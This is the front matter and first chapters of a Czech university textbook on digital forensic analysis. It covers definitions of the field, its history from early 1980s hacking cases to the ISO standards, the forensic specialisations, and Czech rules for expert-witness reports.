Fakulta informatiky a statistiky

ZÁKLADY DIGITÁLNÍ FORENZNÍ ANALÝZY

Vysoká škola ekonomická v Praze

Jiří Hološka

Vysoká škola ekonomická v Praze

ZÁKLADY DIGITÁLNÍ FORENZNÍ ANALÝZY

Jiří Hološka

2025

VŠE / NAKLADATELSTVÍ OECONOMICA

Autor:

Ing. Jiří Hološka, Ph.D.

Recenzenti:

prof. Ing. Ivan Zelinka, Ph.D.
Mgr. Jakub Javorský, Ph.D.

© Vysoká škola ekonomická v Praze, Nakladatelství Oeconomica – Praha 2025
ISBN 978-80-245-2550-1

Obsah

Předmluva 7

1. Úvod 9

2. Historie a vývoj oboru digitální forenzní analýza 11

2.1 Technické specializace pro forenzní analýzu 15
2.1.1 Computer Forensics 15
2.1.2 Analýza mobilních zařízení 15
2.1.3 Data Recovery 16
2.1.4 Analýza cloudových prostředí 16
2.1.5 Analýza síťové komunikace 16
2.1.6 Analýza škodlivého kódu 16
2.1.7 Analýza operační paměti 17
2.1.8 E-Discover 17

3. Profesní uplatnění digitální forenzní analýzy 19

3.1 Znalecké zkoumání 19
3.2 Internal (Insider) Threat Investigation 22
3.3 Nespokojený/Zákeřný uživatel 22
3.4 Nedbalý uživatel 24
3.5 Infiltrátor 26
3.6 Zvládání bezpečnostních incidentů 28

4. Životní cyklus zvládání bezpečnostních incidentů 33

4.1 Příprava 33
4.2 Detekce a analýza 34
4.3 Izolace, eliminace a obnova 34
4.4 Poučení z incidentu 35

5. Podmínky forenzní analýzy 37

5.1 Legalita 37
5.2 Integrita 37
5.3 Opakovatelnost/Přezkoumatelnost 38
5.4 Nepodjatost 38

6. Digital Investigation Framework 39

6.1 Zajišťování stop a dokumentace místa činu 39
6.2 Analýza zajištěných stop 40
6.3 Analýza a korelace informací 40
6.4 Formulování závěrů, reportování 40

7. Digitální stopy 43
7.1 Typy stop 43
7.1.1 Originální zařízení 43
7.1.2 Best Evidence 43
7.1.3 Binární kopie 43
7.1.4 Forenzní obraz disku 44
7.1.6 Custom Content Image 45
7.2 Zajišťování stop 45
7.3 Priorita zajišťování stop 45
7.4 Workflow a způsoby zajišťování stop 46
7.5 Online/Live 47
7.5.1 Operační paměť 50
7.5.2 Síťový provoz 51
7.5.3 Encrypted DISK DETECTOR (EDD) 52
7.5.4 Triage 54
7.5.5 Zajištění síťových disků 56
7.6 Offline 57
7.7 Full Disk Image 57
7.8 Specializované metody zajišťování stop 58
8. Datové typy 59
9. Analýza artefaktů operačních systémů 61
9.1 Systémové registry 61
9.1.1 Nástroje 62
9.1.2 Název počítače 65
9.1.3 Poslední přihlášený uživatel 70
9.1.4 Síťová konfigurace 71
9.1.5 Profilace WiFi sítí 72
9.1.6 Identifikace USB paměťových zařízení 74
9.1.7 Mapování USB zařízení 76
9.1.8 Spouštění aplikací 76
9.1.9 Ručně zadané cesty k souborům nebo adresářům 78
9.1.10 Remote Desktop Connection Artifacts 78
9.1.11 Background Activity Moderator (BAM) 80
9.1.12 Windows System Services 80
9.1.13 MSIX registry 81
9.2 Protokoly událostí 84
9.2.1 Přihlášení uživatelů 86
9.2.2 RDP connection 87
9.2.3 Spouštění aplikací 99
9.2.4 USB zařízení 100
9.2.5 WiFi 101
9.2.6 Internet Access 102
9.2.7 Powershell 102
9.2.8 Windows Defender 103
9.2.9 Microsoft Office 105
9.3 Scheduled tasks 106

9.4 Artefakty souborových systémů **109**
9.4.1 Master File Table (MFT) 110
9.4.2 Alternate Data Stream (ADS) 112
9.5 Prefetch **115**
9.6 Windows Search Index DB **117**
9.6.1 File_Report 119
9.6.2 Internet_History_Report 120
9.6.3 Activity_History_Report 121
9.7 Shell Items **122**
9.7.1 LNK 122
9.7.2 Recent Docs 124
9.7.3 JumpLists 125
9.8 Thumbs.db and Thumbcache **126**
9.8.1 Mapování souborů 128
9.9 Automatizace analýzy **130**
9.9.1 KAPE 130
9.9.2 USB Detective 133
9.10 Indicator of Compromise (IOC) **134**
9.10.1 ChainSaw 136
9.10.2 Hayabusa 139
9.10.3 Thor Lite + Fenrir + Loki 140

10. Metadata 143

10.1 Obrazové soubory **143**
10.1.1 Exchangeable Image File 144
10.1.2 ExifDataView 144
10.1.3 ExifTool 145
10.2 Geolokalizace **148**
10.2.1 EXIF záznamy 148
10.2.2 Geolokace WiFi 153
10.2.3 IP adresy 155

11. Práce s obrazy disků 157

11.1 FTK Imager **157**
11.1.1 Vytvoření obrazu disku 157
11.1.2 Otevření obrazu disku 159
11.1.3 Mount 160
11.1.4 Výpis obsahu disku – Directory Listing 160
11.1.5 Výpis kontrolních sum – Hash Listing 161
11.1.6 Custom Content Image 163
11.1.7 MAGNET Encrypted Disk Detector 164

12. Obnova smazaných dat 167

12.1 RecycleBin **168**
12.2 R-Studio **170**
12.3 Data Carving **177**
12.4 PhotoRec **177**
12.5 BStrings **180**

13. Základní kódování textu 183
13.1 Kódování Base16 | Hexadecimal **183**
13.2 Kódování Base64 **184**
14. Analýza webových prohlížečů 187
14.1 Profily **188**
14.2 Nástroje **189**
English Summary 197
Závěr 201
Přílohy 203
Seznam obrázků 205
Literatura 211
Rejstřík 223

Předmluva

Cílem této knihy je nabídnout ucelený pohled na klíčové principy, metody a praktické aspekty digitální forenzní analýzy a vybavit čtenáře dovednostmi potřebnými pro analýzu artefaktů operačních systémů i běžných uživatelských dokumentů, za pomoci volně dostupných nástrojů. Publikace pokrývá nezbytné právní rámce, požadavky a doporučení, které musí být dodrženy při zajišťování a analýze důkazů, což je zásadní pro jejich přípustnost a důvěryhodnost ať už v korporátním prostředí, nebo v soudních řízeních.

Čtenář získá vhled do historického vývoje digitální forenzní analýzy a klíčových milníků, které formovaly dnešní postupy a standardy. Důležitou část knihy představuje analýza artefaktů operačních systémů Microsoft Windows 10 a 11, které patří mezi nejpoužívanější. Kniha se věnuje práci se systémovými registry, logy událostí a uživatelskými soubory.

Důraz je kladen na správný postup při zajišťování stop a zachování integrity důkazů. Praktické ukázky analýzy jsou demonstrovány s využitím open-source a bezplatných nástrojů, jako jsou aplikace Erica Zimmermana a Nira Sofera.

Popis postupů analýzy artefaktů přináší čtenáři pochopení, jak používat představené nástroje a techniky, a zároveň jej vede k samostatnému uplatnění těchto znalostí v praxi. Praktické příklady učí čtenáře analyzovat artefakty, interpretovat jejich význam a vyvozovat relevantní závěry. Kniha buduje dovednosti, které umožní efektivní řešení digitálních forenzních případů a podpoří další rozvoj v této oblasti digitální forenzní analýzy a zvládání bezpečnostních incidentů.

Kniha volně navazuje na skripta „Úvod do digitální forenzní analýzy“, vydaná v roce 2023. Nové kapitoly se zaměřují na historický vývoj vědního oboru počítačové analýzy a poskytují hlubší vhled do této oblasti. Obsah byl zásadně rozšířen zejména z pohledu artefaktů operačního systému Windows. Nová část uceleně pokrývá širokou škálu postupů pro analýzu a interpretaci dat, které lze využít k profilaci uživatelských aktivit.

Autor

Úvod

1

Digitální forenzní analýza (DFA), anglicky Digital Forensics, je vědní obor zkoumající elektronická zařízení a digitální data. Jedná se o jeden z nejmladších oborů forenzní vědy, přesto se s tímto oborem setkáváme již po dobu několika dekád. I přes své relativní mládí se, díky svým specifickým vlastnostem, tento vědní obor stále více prosazuje nejen v oblastech informační bezpečnosti, ale je také stále častěji využíván pro soudní účely, neboť, jak plošně vzrůstá užívání IT technologií, které přestaly být doménou úzkého kruhu specialistů, vzrůstá počet případů, kdy IT technologie jsou používány k páchání rozličné trestné činnosti. Z pohledu kybernetické bezpečnosti je digitální forenzní analýza obor, který zahrnuje identifikaci, uchovávání, zkoumání a předkládání elektronických dat jako důkazů v právních úkonech a soudních řízeních. Hraje zásadní roli při vyšetřování kybernetických trestných činů, jako jsou hackerské útoky, ochrana intelektuálního vlastnictví, kybernetická šikana a krádeže identity, a také při řešení občanskoprávních sporů týkajících se elektronických dat. Digitální forenzní analytici používají specializované nástroje a postupy k obnově a analýze elektronických dat z celé řady zařízení, včetně počítačů, mobilních telefonů a serverů. Mohou být také vyzváni, aby vypovídali jako soudní znalci v soudních řízeních a poskytli náhled na technické aspekty případu.

V souvislosti s kybernetickou bezpečností lze digitální forenzní analýzu využít k identifikaci původu kybernetických útoků, určení rozsahu způsobených škod a shromáždění důkazů pro použití v soudním řízení.

Definice digitální forenzní analýzy se mohou lišit v závislosti na profesním zaměření dané instituce nebo době, kdy byla definice zveřejněna.

Například americký Národní institut pro standardy a technologie (NIST) definuje forenzní analýzu v dokumentu NIST SP 800-86 následovně*: „Použití vědeckých poznatků při identifikaci, sběru, zkoumání a analýze dat při zachování integrity informací a přísného dodržení zásad pro manipulaci a nakládání se stopami.“*[1]

Definice amerického Ministerstva obrany DoDD 5505.13E[2]: *„Ve svém nejužším pojetí se jedná o aplikaci vědního oboru výpočetních technologií a vyšetřovacích postupů zahrnujících zkoumání digitálních důkazů dodržování zákonných podmínek pro zajišťování stop, dodržení zásad pro manipulaci a nakládání se stopami, ověřitelnost pomocí matematiky, používání ověřených nástrojů, opakovatelnost, reportování a případně podání znalecké výpovědi.“*

1 https://csrc.nist.gov/glossary/term/digital_forensics

2 https://www.esd.whs.mil/Portals/54/Documents/DD/issuances/dodd/550513Ep.pdf?ver=2019-06-06-103505-737

V českém prostředí digitální forenzní analýzu definoval Ing. Marián Světlík v časopise Digital Forensic Journal následujícím způsobem*: „Digitální forenzní analýza je exaktní věda, která zkoumá procesy a zákonitosti vzniku, existence a zániku digitální informace a interpretuje tyto poznatky na objasňování dějů a procesů s tím souvisejících.“*[3]

Každá z uvedených definic reflektuje požadavky dané organizace na způsob provedení a dokumentaci technické analýzy datových stop. Za předpokladu, že bude zajištěna integrita vstupních dat a legalita zajištění stop, pak závěry zkoumání bude možné obhájit v soudním řízení nebo v disciplinárním řízení komerční organizace.

3 https://issuu.com/digitalforensicjournal/docs/dfj_2-2015_160405

Historie a vývoj oboru digitální forenzní analýza

2

Až do konce 90. let 20. století se digitální forenzní analýza běžně označovala jako „počítačová forenzní analýza“. Mezi první organizace, které se specificky začaly zajímat o zkoumání počítačových systémů a digitálních dokumentů, patřil americký Federální úřad pro vyšetřování (FBI). V rámci tohoto úřadu bylo v roce 1984 založeno oddělení Computer Analysis and Response Team (CART) se změřením na zajišťování digitálních stop a podporu agentů FBI při jejich analýze. K založení specializovaného oddělení, vyšetřujícího škodní události v oblasti informačních technologií, bezpochyby přispěly bezpečnostní incidenty z 80. let. V tomto desetiletí otřáslo základy digitální bezpečnosti několik významných útoků.

V roce 1981 se Ianu Murphymu, který vystupoval pod přezdívkou Captain Zap, podařilo nabourat se do telefonních ústředen AT&T a přenastavit jejich vnitřní hodiny. V té době se telefonní poplatky lišily podle denní doby. Ve špičkách byly poplatky vyšší, zatímco v pozdních nočních hodinách byly poskytovány levnější tarify volání. Přenastavení interních hodin mělo za následek změny vysokého a nízkého tarifního pásma. Přestože se jednalo o vůbec první osobu obviněnou z kybernetického zločinu, dostal Murphy mírný trest v podobě podmínky a 1000 hodin veřejně prospěšných prací.

Během let 1982 a 1983 se skupině zvané „The 414s“[4] podařilo nabourat se do šedesáti počítačových systémů. Mezi ty nejexponovanější patřily Onkologické centrum Memorial Sloan Kettering, Národní laboratoř Los Alamos nebo Security Pacific Bank. Skupina se zaměřovala výhradně na operační systémy VMS a RSTS/E společnosti Digital Equipment Corporation (DEC). Členové skupiny používali osobní počítače, modemy pro analogové telefonní linky a základní hackerské techniky, jako bylo užití běžných nebo výchozích hesel zveřejněných v manuálech výrobce DEC. Jednalo se o systémy sdílení výpočetního času (Timeshare) umožňující interaktivní přístup a zpracování úloh většímu počtu uživatelů najednou.

FBI se podařilo skupinu 414 rozkrýt a identifikovat šest členů ve věku 16 až 22 let, kteří se zformovali v rámci vzdělávacího programu Exploring sponzorovaného IBM[5].

V následujících letech musely týmy FBI řešit další významné incidenty, z nichž jeden se stal námětem pro knihu Kukaččí vejce (1986–1988) od Clifforda Stolla. Autor v ní autobiograficky popisuje události spojené s analýzou chybných vyúčtování za využívání mainframového počítače Lawrence Berkeley National Laboratory (LBNL). Příběh

4 https://www.discovermagazine.com/technology/the-story-of-the-414s-the-milwaukee-teenagers-who-became-hacking-pioneers

5 https://www.exploring.org/

zahrnuje trasování neautorizovaného uživatele, které vedlo přes celé Spojené státy až do bývalého západního Německa. Tam byl zadržen Markus Hess, hacker, jehož cílem byly americké vojenské servery a výzkumná střediska. Hess získané informace prodával sovětské zpravodajské službě KGB. Tento případ je dodnes považován za klíčovou ukázku mezinárodního kybernetického zločinu 80. let.

Mezi další zásadní incidenty patřil útok na Národní laboratoř v Los Alamos v roce 1986, kdy hacker, známý pod jménem Hannibal, pronikl do počítačového systému laboratoře. Získal přístup k utajovaným informacím o jaderných zbraních, což vyvolalo vážné obavy o národní bezpečnost.

Další zásadní incident způsobil Morris Worm v roce 1988. Robert Tappan Morris vytvořil první škodlivý počítačový kód schopný samoreplikace známý pod názvem červ Morris. Tento program využíval zranitelnosti v softwaru 4BSD (DEC VAX) a Sun-3 systémů, čímž způsobil významné narušení v síti ARPANET a ovlivnil tisíce počítačů po celém světě. Incident vedl k vytvoření prvních mechanismů pro reakci na kybernetické hrozby a výrazně přispěl k formování oblasti kybernetické bezpečnosti. Červ se rozšířil po raném internetu a zasáhl tisíce systémů. Součástí týmu FBI, vyšetřujícího incident způsobený Morrisovým škodlivým kódem, byl i astronom z Berkley Cliff Stoll. Morrisovy činy vedly k diskusím o odpovědném zveřejňování informací o zranitelnostech aplikačního vybavení počítačových systémů.

Nárůst bezpečnostních incidentů spojených s výpočetní technikou otevřel diskusi vedoucí ke standardizaci postupů analýzy a vyšetřování počítačové kriminality.

V roce 1993 uspořádala FBI na Akademii FBI v Quanticu ve Virginii první mezinárodní konferenci o počítačových důkazech, které se zúčastnili zástupci z 26 zemí. Na této konferenci bylo dohodnuto, že je třeba užší spolupráce na úrovni agentur, sdílení zkušeností a poskytování si vzájemné pomoci. V roce 1995 se v Baltimoru konala druhá konference a byla založena Mezinárodní organizace pro počítačové důkazy (IOCE). (Organizace byla zrušena v roce 2015.)

Pracovní skupina Scientific Working Group Digital Evidence (SWGDE)[6] byla založena v roce 1998 na základech skupiny Technical Working Group (on Crime Scene Investigation) sponzorovanou forenzní laboratoří FBI. Členové SWGDE jsou voleni ze všech úrovní státní správy (US), soukromého sektoru, akademického prostředí a právních institucí, které se zabývají digitálními a multimediálními forenzními službami. SWGDE poskytuje odborné postupy komunitě digitálních forenzních expertů prostřednictvím zveřejňování norem a doporučených postupů na svých webových stránkách. SWGDE rovněž podporuje využívání zveřejněných dokumentů organizacemi např. ASTM International při vytváření národních a mezinárodních norem pro digitální a multimediální stopy. Jedním z takových dokumentů, který se stal normou ASTM, je „Standardní praxe pro počítačovou forenzní analýzu" (ASTM E2763). Kromě toho může SWGDE odpovídat na přímé dotazy pomocí dopisů nebo stanovisek, které jsou obvykle rovněž zveřejněny na webových stránkách.

6 https://archives.fbi.gov/archives/about-us/lab/forensic-science-communications/fsc/april2000/swgde.htm

Vybrané standardy ASTM:


- Best Practices for Computer Forensics.
- Model Standard Operating Procedures (SOP) for Computer Forensics.
- Model Quality Assurance Manual (QAM) for Digital Evidence Laboratories.
- Establishing Confidence in Digital Forensic Results by Error Mitigation Analysis.

Od roku 2014 je SWGDE součástí National Institute of Standards and Technology (NIST).

Ve Spojeném království vypracovala v roce 1998 Asociace policejních ředitelů (Association of Chief Police Officers, ACPO) první verzi „Praktické příručky pro správné zacházení s digitálními důkazy“[7]. Pokyny ACPO podrobně popisují hlavní zásady platné pro veškerou digitální forenzní techniku s ohledem na potřeby orgánů činných v trestním řízení ve Spojeném království. S rozvojem vědy v oblasti digitální forenzní vědy se tyto pokyny a prověřené postupy proměnily v normy a tato oblast se dostala pod záštitu britského regulačního orgánu pro forenzní vědu (Forensic Science Regulator)[8].

Toto období se vyznačuje normalizací postupů a tlakem na systematickou přípravu odborníků na digitální forenzní analýzu. Začínají se objevovat softwarové produkty a nástroje specificky zaměřené na zkoumání digitálních stop. V roce 1998 byla vydána první verze forenzního nástroje Encase od firmy Guidance Software (dnes OpenText). V roce 2001 následovala firma AccessData (dnes Exterro) s nástrojem ForensicToolkit (FTK).

Obrázek 1 | AccessData Forensic Tool Kit[9]




7 https://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf.

8 https://www.gov.uk/government/organisations/forensic- science-regulator

9 https://web.archive.org/web/20010624004044/http://www.accessdata.com/Product04_SCRN2.htm?ProductNum=04

Obrázek 2 | Guidance Software EnCase[10]



V posledních deseti letech se k vládním a soukromým standardům a doporučeným postupům přidaly také mezinárodní normy. Od roku 2012 vydala International Organization for Standardization (ISO) pět norem, které pokrývají doporučené postupy pro identifikaci, zajišťování a nakládání s digitálními stopami, stejně jako analytické postupy. Tyto normy se zaměřují i na zajištění integrity nálezů a obhajitelnost závěrů digitální analýzy. Jsou součástí řady ISO 27000, která se věnuje systémům řízení bezpečnosti informací.

Oficiální název řady je ISO/IEC 27000 – Informační technologie – Bezpečnostní techniky – Systémy managementu bezpečnosti informací[11].

ISO 27037 – publikována v říjnu 2012 pod názvem „ISO/IEC 27037:2012 – Information technology – Security techniques – Guidelines for identification, collection, acquisition, and preservation of digital evidence“. Norma obsahuje doporučení pro identifikaci, sběr a uchování integrity digitálních důkazů.

10 Lee Garber, “EnCase: A Case Study in Computer-Forensic Technology”, IEEE Computer Magazine, Jan 2001.

11 https://www.rac.cz/cs/rada-norem-iso-iec-27000/

ISO 27041 – publikována v roce 2015 pod názvem „ISO/IEC 27041:2015 – Information technology — Security techniques — Guidance on assuring suitability and adequacy of incident investigative methods“ obsahuje pokyny pro výběr adekvátních forenzních metod při zajišťování a zkoumání digitálních důkazů.

ISO 27042 – publikována v roce 2015 pod názvem „ISO/IEC 27042:2015 – Information technology — Security techniques – Guidelines for the analysis and interpretation of digital evidence“ obsahuje doporučení pro analýzu a interpretaci digitálních stop.

ISO 27043 – publikována v roce 2015 pod názvem „ISO/IEC 27043:2015 – Information technology – Security techniques – Incident investigation principles and processes“ shrnuje zásady a postupy při vyšetřování incidentů s využitím digitálních důkazů.

ISO 27050 – soubor norem publikovaný v roce 2016 pod názvem „ISO/IEC 27050:2016 Electronic Discovery“ se zabývá problematikou zajišťování elektronických informací s ohledem na právní požadavky pro jejich přípustnost a legalitu ve vyšetřování nebo v soudním řízení (Electronic Discovery).

2.1 Technické specializace pro forenzní analýzu

Aktuální vývoj ve forenzní analýze se převážně štěpí na níže popsané specializace. Postupy nebo principy se mezi specializacemi často překrývají. Pro příklad lze uvést metodu extrakce dat chip-off, kterou lze uplatnit při obnově dat z poškozených médií, stejně tak i u extrakce dat z mobilních zařízení nebo zařízení spadajících pod Internet of Things (IoT).

2.1.1 Computer Forensics

Analýza počítačů a paměťových médií – oblast forenzní analýzy zkoumající pevné disky, USB disky a jiná zařízení obsahující systémová a uživatelská data, včetně metod zajištění stop.

2.1.2 Analýza mobilních zařízení

Mobilní zařízení se díky svému výpočetnímu výkonu a uživatelskému komfortu z pohledu spotřebitelů stále více stávají primárními nástroji pro komunikaci a konzumaci elektronického obsahu. Tento posun klade nové nároky na složitější analýzu uživatelských dat a telemetrie. Hlavní rozdíl mezi mobilními zařízeními a klasickými počítači spočívá ve způsobu zajišťování digitálních stop. Export dat a tvorba forenzních kopií často vyžadují, aby zařízení bylo zapnuto a bylo použito specializované mobilní aplikace. V některých případech je nezbytné provést invazivní hardwarovou metodu, známou jako „chip-off“, kdy jsou paměťové moduly vyjmuty ze zařízení a následně analyzovány v externím zařízení. Extrakce dat z mobilních zařízení a specializovaných paměťových médií tak vytváří nové technické odvětví zaměřené na záchranu dat a forenzní analýzu.

2.1.3 Data Recovery

Tato specializace zahrnuje obnovu smazaných dat z paměťových médií a opravy poškozených paměťových zařízení, včetně invazivních postupů, při nichž jsou paměťové čipy vyjímány z tištěných spojů a základních desek elektronických zařízení.

2.1.4 Analýza cloudových prostředí

Analýza cloudových systémů využívá forenzní postupy, které jsou běžně aplikovány na standardní počítačová zařízení, ale přizpůsobené pro virtualizované prostředí. Specifickým aspektem je způsob zajišťování stop, protože data nelze získat přímo z fyzických paměťových médií. Místo toho je nutné exportovat artefakty ze spuštěného virtuálního zařízení nebo exportovat virtuální disk prostřednictvím management portálu poskytovatele cloudových služeb. Klíčovým rozdílem oproti standardním postupům je možnost přístupu k provozním a bezpečnostním logům přímo od poskytovatele cloudového prostředí. Podobně lze získat uživatelská data od poskytovatelů SaaS služeb, jako jsou cloudové disky či e-mailové účty. Další zásadní odlišností je retence a zálohování dat poskytovatelem, což umožňuje přístup k datům i několik měsíců po jejich smazání, v závislosti na konkrétní službě.[12]

2.1.5 Analýza síťové komunikace

Síťová komunikace představuje klíčový zdroj dat pro analýzu interakcí uživatelů s poskytovanými službami, jako je e-mailová komunikace či prohlížení internetových stránek. Při zvládání bezpečnostních incidentů je prioritou odhalit anomálie, které mohou indikovat útoky, jako jsou například DDoS nebo Password Bruteforcing, případně narušení bezpečnosti, kdy dochází ke komunikaci s kompromitovanými servery, službami nebo známou Command and Control (C2) infrastrukturou.

Klíčové je rovněž identifikovat kompromitovaná zařízení v lokální síti a síťová spojení, jež mohou potvrzovat exfiltraci dat z napadeného prostředí organizace. Analýza probíhá na úrovni síťových logů, metadat síťového provozu, protokolu NetFlow nebo přímo ze zachycených síťových datagramů.

2.1.6 Analýza škodlivého kódu

Analýza škodlivého kódu se specializuje na zkoumání spustitelných souborů, získaných primárně při řešení bezpečnostních incidentů. Účelem analýzy je získat přehled o funkčních možnostech konkrétního vzorku. Vyhledat tzv. Indicators of Compromise (IOC), což je sada informací umožňující identifikovat kompromitované systémy. Mezi zájmové informace (IOC) spadají IP adresy, doménová jména, kontrolní sumy souborů, záznamy v systémových registrech a jiné.

Analýza kódu slouží i pro ztotožnění jednotlivců nebo hackerských skupin, kdy se porovnávají vnitřní mechanismy zajištěných softwarových nástrojů a postupy jejich použití s jinými dostupnými vzorky. Stanovuje se geografická, politická nebo sociální

12 https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8006.pdf

oblast, ze které útočníci pochází, technologické odvětví, na které je útok cílen, a atributy k již známým hackerským skupinám.

2.1.7 Analýza operační paměti

Analýza operační paměti poskytuje pohled na činnost operačního systému a uživatelských aktivit v okamžiku zajištění paměti. Operační systémy, stejně jako uživatelské aplikace, si do operační paměti ukládají informace, se kterými aktuálně pracují. Z pohledu analýzy jsou artefakty z operační paměti relevantní k získání kontextu o spuštěných procesech, síťové komunikaci, otevřených souborech, uživatelských heslech a šifrovacích klíčích.

2.1.8 E-Discovery

E-Discovery je proces digitálního vyšetřování, jehož cílem je nalézt důkazy v elektronických datech. Konkrétně se zaměřuje na identifikaci, shromažďování a předkládání elektronicky uložených informací (ESI) v reakci na právní požadavky nebo vyšetřování.

Na rozdíl od tradičního zjišťování, které zahrnuje fyzické stopy, se E-Discovery zabývá výhradně digitálními důkazy.

Důkazy z E-Discovery mohou zahrnovat údaje z e-mailových účtů, rychlých zpráv, profilů na sociálních sítích, online a lokálních uživatelských dokumentů, databází, interních aplikací, digitálních obrázků a obsahu webových stránek. Všechny tyto důkazy mohou být relevantní během občanskoprávního nebo trestněprávního řízení.

Profesní uplatnění digitální forenzní analýzy

3

Digitální forenzní analýza se prolíná napříč celým spektrem profesních oblastí se zaměřením na informační bezpečnost. Technická analýza zůstává prakticky stejná pro všechny oblasti a jednotlivé role se liší v detailu zpracování reportů a v následné verifikaci dat. Znalecké zkoumání a interní vyšetřování vyžaduje nejvyšší úroveň detailů, jelikož na závěry zkoumání navazují právní kroky. Naopak týmy pro zvládání incidentů a Threat Intelligence týmy se soustředí na technickou část analýzy, kterou se snaží dokončit v co nejkratším čase.

3.1 Znalecké zkoumání

Externích analytiků v kriminalistické praxi se využívá zejména pro vypracování znaleckého posudku, odborného vyjádření nebo ke kriminalisticko-technické činnosti.

Odborné vyjádření je základní forma zkoumání, kterou mohou poskytovat i odborníci, kteří nejsou zapsáni v seznamu znalců dle § 105 trestního řádu – 141/1961 Sb[13].

Znalecké zkoumání nebo vypracování znaleckého posudku náleží primárně znalcům zapsaným v seznamu znalců, znalecké kanceláři nebo znaleckému ústavu. Výjimečně znalecké zkoumání provádí specialista, který byl jednorázově k vypracování přizván. Znalecká činnost se řídí zákonem č. 254/2019 Sb.[14], o znalcích, znaleckých kancelářích a znaleckých ústavech. Vypracování znaleckého posudku je proces spolupráce znalce a orgánů činných v trestním řízení.

Podmínky pro výkon znalecké činnosti jsou definovány v § 7 zákona č. 254/2019 Sb. a patří mezi ně například, bezúhonnost, bezdlužnost ve smyslu pravomocného rozhodnutí soudu o úpadku nebo informace o tom, že v posledních 3 letech nebyla udělena pokuta v přestupkovém řízení dle § 39–41 zákona č. 254/2019.

Zákon dále vyžaduje odbornost v oblasti, ve které má být osoba zapsána jako znalec, a odpovídající materiálně-technické zázemí.

Zadání znaleckého posudku jasně definuje úkoly a otázky, které má znalec ve svém zkoumání vykonat a zodpovědět. Při definování otázek je nutné dodržet mimo jiné následující základní pravidla:

13 https://www.zakonyprolidi.cz/cs/1961-141#cast1

14 https://www.zakonyprolidi.cz/cs/2019-254

1) Otázky musí být jasně definované a musí odpovídat odbornosti znalce. Z toho vyplývá, že znalec přizvaný k technické analýze se bude vyjadřovat k technickým aspektům zkoumání, ale ekonomické otázky bude muset zodpovědět znalec zapsaný v seznamu znalců se zaměřením na ekonomii.
2) Otázky nesmí být formulovány způsobem, který by vyžadoval trestně-právní hodnocení.
3) Otázky nesmí znalci sugestivně podsouvat závěry zkoumání.

Znalecký posudek je technické vyjádření popisující zajištěné stopy, jejich stav z pohledu informačního obsahu, popis zkoumání a interpretaci nálezů a odpovědi na položené otázky.

Náležitosti znaleckého posudku jsou definovány v § 27 a § 28 zákona č. 254/2019 Sb. a vyhláškou č. 503/2020 Sb., o výkonu znalecké činnosti[15,16].

1) Znalecký posudek se podává v listinné podobě nebo, souhlasí-li s tím zadavatel, v elektronické podobě. Lze jej podat též ústně do protokolu.
2) Podává-li se znalecký posudek v listinné podobě, musí být každé jeho vyhotovení vlastnoručně podepsané a musí být připojen otisk znalecké pečeti. Podává-li se znalecký posudek v elektronické podobě, musí být každé jeho vyhotovení podepsáno kvalifikovaným elektronickým podpisem, musí být připojen certifikát pro elektronický podpis, na kterém je kvalifikovaný elektronický podpis založen a který obsahuje jméno znalce nebo název znalecké kanceláře nebo znaleckého ústavu a označení „znalec“, „znalecká kancelář“ nebo „znalecký ústav“ a musí být opatřen kvalifikovaným elektronickým časovým razítkem. Certifikát, na kterém je založeno elektronické časové razítko, musí mít platnost nejméně 5 let ode dne vyhotovení znaleckého posudku.
3) Znalec má povinnost vyhotovit stejnopis znaleckého posudku podaného v listinné podobě a uchovat jej nejméně po dobu 10 let ode dne podání znaleckého posudku. Znalec má povinnost uchovat znalecký posudek podaný v elektronické podobě se všemi náležitostmi podle odstavce 2 nejméně po dobu 10 let ode dne podání znaleckého posudku.
4) Způsob provedení znaleckého úkonu a náležitosti znaleckého úkonu, užívání znalecké pečeti a znalecké doložky stanoví ministerstvo vyhláškou 503/2020 Sb.

